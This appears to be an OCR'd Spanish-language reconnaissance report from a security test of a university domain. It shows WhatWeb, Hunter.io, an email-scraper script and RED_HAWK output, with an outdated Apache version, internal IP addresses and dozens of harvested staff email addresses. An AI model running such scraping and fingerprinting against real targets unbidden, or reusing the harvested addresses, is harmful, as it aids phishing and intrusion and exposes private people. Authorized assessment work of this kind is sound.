
Uso de la Herramienta Whatweb bannapitest.espe.edu.ec (apache desactualizado)



```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion]
└─$ whatweb bannapitest.espe.edu.ec --aggression 3 -v --log-verbose=r
WhatWeb report for http://bannapitest.espe.edu.ec
Status    : 301 Moved Permanently
Title     : 301 Moved Permanently
IP        : 10.1.1.3
Country   : RESERVED, ZZ

Summary   : Apache[2.4.41], HTTPServer[Ubuntu Linux][Apache/2.4.41 (U
ocation[https://bannapitest.espe.edu.ec/]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.41 (from HTTP Server Header)
        Google Dorks: (3)
        Website      : http://httpd.apache.org/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.41 (Ubuntu) (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
```

Hunter.io

Uso de la Herramienta Hunter.io en el dominio espe.edu.ec



Domain Search

espe.edu.ec

espe.edu.ec 743 results

743 results for your search

ejreal@espe.edu.ec


99%

comunicacion@espe.edu.ec Communication


98%

Herramienta python (email-scraper.py)

Resultados de email-scraper.py en el dominio miespe.espe.edu.ec (diferentes con cada ejecución)




- grmoreno@espe.edu.ec
- jcmoyano@espe.edu.ec
- ebenavides@espe.edu.ec
- jhfierro@espe.edu.ec
- cwcasa@espe.edu.ec
- wlponce@espe.edu.ec
- ghmasabanda@espe.edu.ec
- alquishpe3@espe.edu.ec
- fmdelacadena1@espe.edu.ec
- agenriquez@espe.edu.ec
- adNunez1@espe.edu.ec




- rraguiar@espe.edu.ec
- wasalazar@espe.edu.ec
- cfnavarrete@espe.edu.ec
- wsguarnizo@espe.edu.ec
- maaldas@espe.edu.ec
- ncuquillas@espe.edu.ec
- laballesteros@espe.edu.e
- santodomingo@espe.edu.ec
- dyra_investigacion@espe.edu.ec
- llgoyos@espe.edu.ec
- pxpilatasig@espe.edu.ec
- gnacato@espe.edu.ec

Resultados de email-scraper.py en el dominio srvcas.espe.edu.ec (diferentes con cada ejecución / datos irrelevantes)




- Solutions_3_ADO_928x728@1-5x.png
- 2_Video_Thumbnail@2x.png
- shavindri@wso2.com
- nilmini@wso2.com
- 20Coach_360x265@2x.png
- dinika@wso2.com
- Community_760x235@2x.jpg
- awscollective@amazon.com
- Atlassian-icon-blue-onecolor@2x.png
- gomathy@wso2.com
- sherene@wso2.com
- isuruj@wso2.com
- harshat@wso2.com



- Atlassian-blue-onecolor@2x-rgb.png
- stackoverflow@twilio.com
- Blog_360x265@2x.jpg
- Solutions_1_WorkManagement_928x728@1-5x.png
- samuel@wso2.com
- Careers_Mobile_320x280@2x.png
- dev@wso2.org
- 20Mobile@2x.png
- Solutions_2_ITSM_928x728@1-5x.png
- CommunityMobile_360x235@2x.jpg
- 565603984.40012.1675095571301@docs-node.wso2
- hero_right_full-image_800x450px@1-5x.jpg
- architecture-request@wso2.org
- hero_right_800x450px@1_5x.jpg
- dev-request@wso2.org


Uso de email-scraper.py en el dominio evirtual2.espe.edu.ec (fallido / protección contra scripts de recopilación)




```
┌──(dockalel㉿dockalel)-[~/Escritorio]
└─$ python3 email-scarper.py
[+] Enter Target URL To Scan: https://evirtual2.espe.edu.ec
[1] Processing https://evirtual2.espe.edu.ec

┌──(dockalel㉿dockalel)-[~/Escritorio]
```

RED_HAWK


Uso de la Herramienta RED_HAWK en srvcas.espe.edu.ec (Información Básica, Geográfica, DNS lookup y cálculo de subnet)



```
B A S I C   I N F O
====================


[+] Site Title: WSO2 Management Console
[+] IP address: 10.1.1.126
[+] Web Server: WSO2 Carbon Server
[+] CMS: Could Not Detect
[+] Cloudflare: Not Detected
[+] Robots File: Could NOT Find robots.txt!
```




```
G E O  I P  L O O K  U P
=========================

[i] IP Address: 192.188.58.47
[i] Country: Ecuador
[i] State: Provincia de Pichincha
[i] City: Quito
[i] Latitude: -0.2143
[i] Longitude: -78.5017
```



